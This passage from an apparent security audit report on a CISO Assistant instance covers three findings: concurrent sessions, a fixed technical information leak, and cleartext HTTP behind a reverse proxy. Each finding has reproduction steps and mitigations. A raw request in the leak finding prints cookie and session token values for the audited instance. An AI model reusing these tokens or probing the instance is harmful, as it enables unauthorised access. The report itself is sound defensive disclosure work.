3.1.4.3. Proof of concept and steps to reproduce

By logging in with the same account on two different browsers (left Mozilla, right Chromium), auditors could validate that it is possible to have two valid sessions at the same time.




Figure 13 – Concurrent sessions for two different browsers

3.1.4.4. Mitigations

To address this vulnerability, applications should enforce stricter session policies. One effective method is to automatically invalidate any existing session when a new login occurs, ensuring that only one active session per account exists at any time. Alternatively, the system can allow multiple sessions but provide users with visibility and control over their active sessions, such as listing connected devices and offering the ability to terminate sessions. Additionally, implementing session expiration, re-authentication prompts, and anomaly detection based on IP address or device fingerprinting can help strengthen session security.

3.1.4.5. References

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication.html
- <https://portswigger.net/web-security/authentication/multi-factor>
- <https://www.acunetix.com/blog/articles/session-management-vulnerabilities/>
- [https://www.owasp.org/index.php/Testing_for_Session_Management_\(OTG-SESS-002\)](https://www.owasp.org/index.php/Testing_for_Session_Management_(OTG-SESS-002))

3.1.5. V04 - Technical information leak (the vulnerability has been fixed)

V04 - Technical information leak - Informational	
Affected target(s)	<ul style="list-style-type: none"> CISO assistant instance (https://eager-raccoon-9252.ciso-assistant.net)
Description	The application/system exposes sensitive technical details, such as error messages, server paths, or software versions, which could assist attackers in identifying vulnerabilities.
Recommendations	Ensure error messages are generic, hide sensitive technical details, and review configurations to prevent unintentional information exposure.
CVSS score	CVSS 3.1: 2.7
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N

3.1.5.1. Description of the vulnerability

Technical information leaks occur when an application unintentionally exposes sensitive technical information that could help an attacker in understanding the internal workings or architecture of the system. This includes, but is not limited to, detailed error messages, stack traces, database names or queries, server paths, API responses.

3.1.5.2. Impact of the exploitation

The exposed information may provide attackers with valuable insights for crafting targeted attacks, bypassing security controls, or identifying vulnerabilities within the application or infrastructure. The leakage of such technical details can significantly increase the risk of exploitation by reducing the effort required to identify weaknesses.

Specifically, at least two endpoints leak inner working of the application, disclosing that the underlying machine is exposing port 8000 on the loopback interface. While this information is non-trivial to exploit on its own, it could be used in a chain of several exploits to leak information necessary to perform another attack.

3.1.5.3. Proof of concept and steps to reproduce

Example 1: Profile picture leaking underlying architecture

By browsing to [/settings](#) and the tab “Client settings”, a user can change the image displayed on its instance. After uploading, a message warns the user that uploading a new one will destroy the previous one.




Figure 14 – Loopback address and port of the underlying leaking.

The error message leaks the location of the existing one, allowing an attacker to gain knowledge about the underlying architecture.

Following the fixes, only the file name appears.

Example 2: API call leaking underlying architecture

By issuing a **GET** request to the path `user-groups`, the servers response contains, alongside the query result, a `next` field (apparently used for pagination purposes) that contains the full URL of the API.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /user-groups?offset=0&limit=10 HTTP/2 2 Host: eager-raccoon-9252.ciso-assistant.net 3 Cookie: csrftoken= PSuFBmxZqQI7ST9fMVFcck98iA9L4a8SLUZRSwhzyhRztNIQEcoahPLQvLPwCIA; PARAGLIDE_LOCALE=en; tokens= 4fe871d4b1595b689cc0e8979949b96080558c2b2ec8a9815dc11e6145fcb8c6; allauth_session_token=kjtyvv76ba365w3pdfj6jc2qt93k2s11; show_first_login_modal=false 4 Sec-Ch-Ua-Platform: 'Linux' 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: 'Chromium';v="135", 'Not-A.Brand';v="8" 7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: https://eager-raccoon-9252.ciso-assistant.net/user-groups 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=1, i 16 17 </pre>			<pre> 1 HTTP/2 200 OK 2 Date: Wed, 07 May 2025 13:23:05 GMT 3 Content-Type: application/json 4 Vary: Accept 5 Strict-Transport-Security: max-age=31536000; includeSubDomains 6 7 { "count":12, "next":"http://localhost:8000/api/user-groups/?limit=10&offset=10", "previous":null, "results":[{ "id":"06a33f58-52be-4839-98b3-944c2189cf13", "name":"Global - Administrator", "localization_dict":{ "folder":"Global", "role":"Administrator" }, "folder":{ "str":"Global", "id":"f2d8040c-23fb-4092-bce4-e20e4710ff3f" }, "created_at":"2025-04-30T14:25:15.052000Z", "updated_at":"2025-04-30T14:25:15.052000Z", "is_published":false, </pre>		

Figure 15 – Server disclosing the full underlying API path.

3.1.5.4. Mitigations

To reduce the risk of exposing sensitive information, several measures should be taken. First, implement generic error messages to avoid displaying detailed error information to end users that could reveal system internals. Second, mask or sanitize stack traces and logs to ensure that detailed technical information is not exposed in production environments. Finally, use proper input validation and output encoding to help prevent the leakage of sensitive information through improperly validated user inputs or improperly encoded output.

3.1.6. V06 - Cleartext Protocol Usage (known and accepted risk)

V06 - Cleartext Protocol Usage - Informational	
Affected target(s)	Communication between the reverse proxy and the API.
Description	Sensitive data is transmitted over the network using unencrypted, cleartext protocols.
Recommendations	Replace all cleartext communication with secure, encrypted alternatives like TLS-based protocols.
CVSS score	CVSS 3.1: 2.2
CVSS Link	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N

3.1.6.1. Description of the vulnerability

Cleartext protocols transmit data without encryption, allowing anyone with access to the network to intercept and read the traffic. These protocols do not provide confidentiality or integrity, making them inherently insecure, especially when handling sensitive information such as login credentials or personal data.

3.1.6.2. Impact of the exploitation

An attacker with access to the network can eavesdrop on the transmitted data, potentially capturing sensitive information such as credentials, session tokens, or personal data. This can lead to unauthorized access, data breaches, or further compromise of systems.

Auditors noticed that the application is served by a reverse-proxy that seems to pass the data to backend services over the unencrypted HTTP protocol. Although not directly exploitable, this broadens the impact of the compromission of the reverse proxy and could leak sensitive data if an attacker can intercept the traffic.

3.1.6.3. Proof of concept and steps to reproduce

Example 1: Information leaked by the application

The application leaks an internal backend service via the profile feature. The target service is using HTTP.




Figure 16 – Internal backend service using HTTP.

Example 2: Settings of the Django project

Looking at the `settings.py` file auditors could spot that the `CISO_ASSISTANT_URL` is set to point to the loopback interface over the HTTP protocol.

```

33  CISO_ASSISTANT_URL = os.environ.get("CISO_ASSISTANT_URL", "http://localhost:5173")
34
35
36  def set_ciso_assistant_url(_, __, event_dict):
37      event_dict["ciso_assistant_url"] = CISO_ASSISTANT_URL
38      return event_dict
39

```

Figure 17 – Settings of the project defining a backend URL to use the HTTP protocol.

3.1.6.4. Mitigations

To mitigate the risks associated with the usage of clear text protocols, the following actions are recommended:

- Migrate to Encrypted Alternatives: Replace cleartext protocols with secure versions, such as HTTPS instead of HTTP, SFTP instead of FTP, and SSH instead of Telnet.
- Enforce Transport Layer Security (TLS): Configure all services to require strong TLS encryption for data in transit.
- Disable Insecure Protocols: Identify and completely disable all legacy services and ports that operate using clear text communication.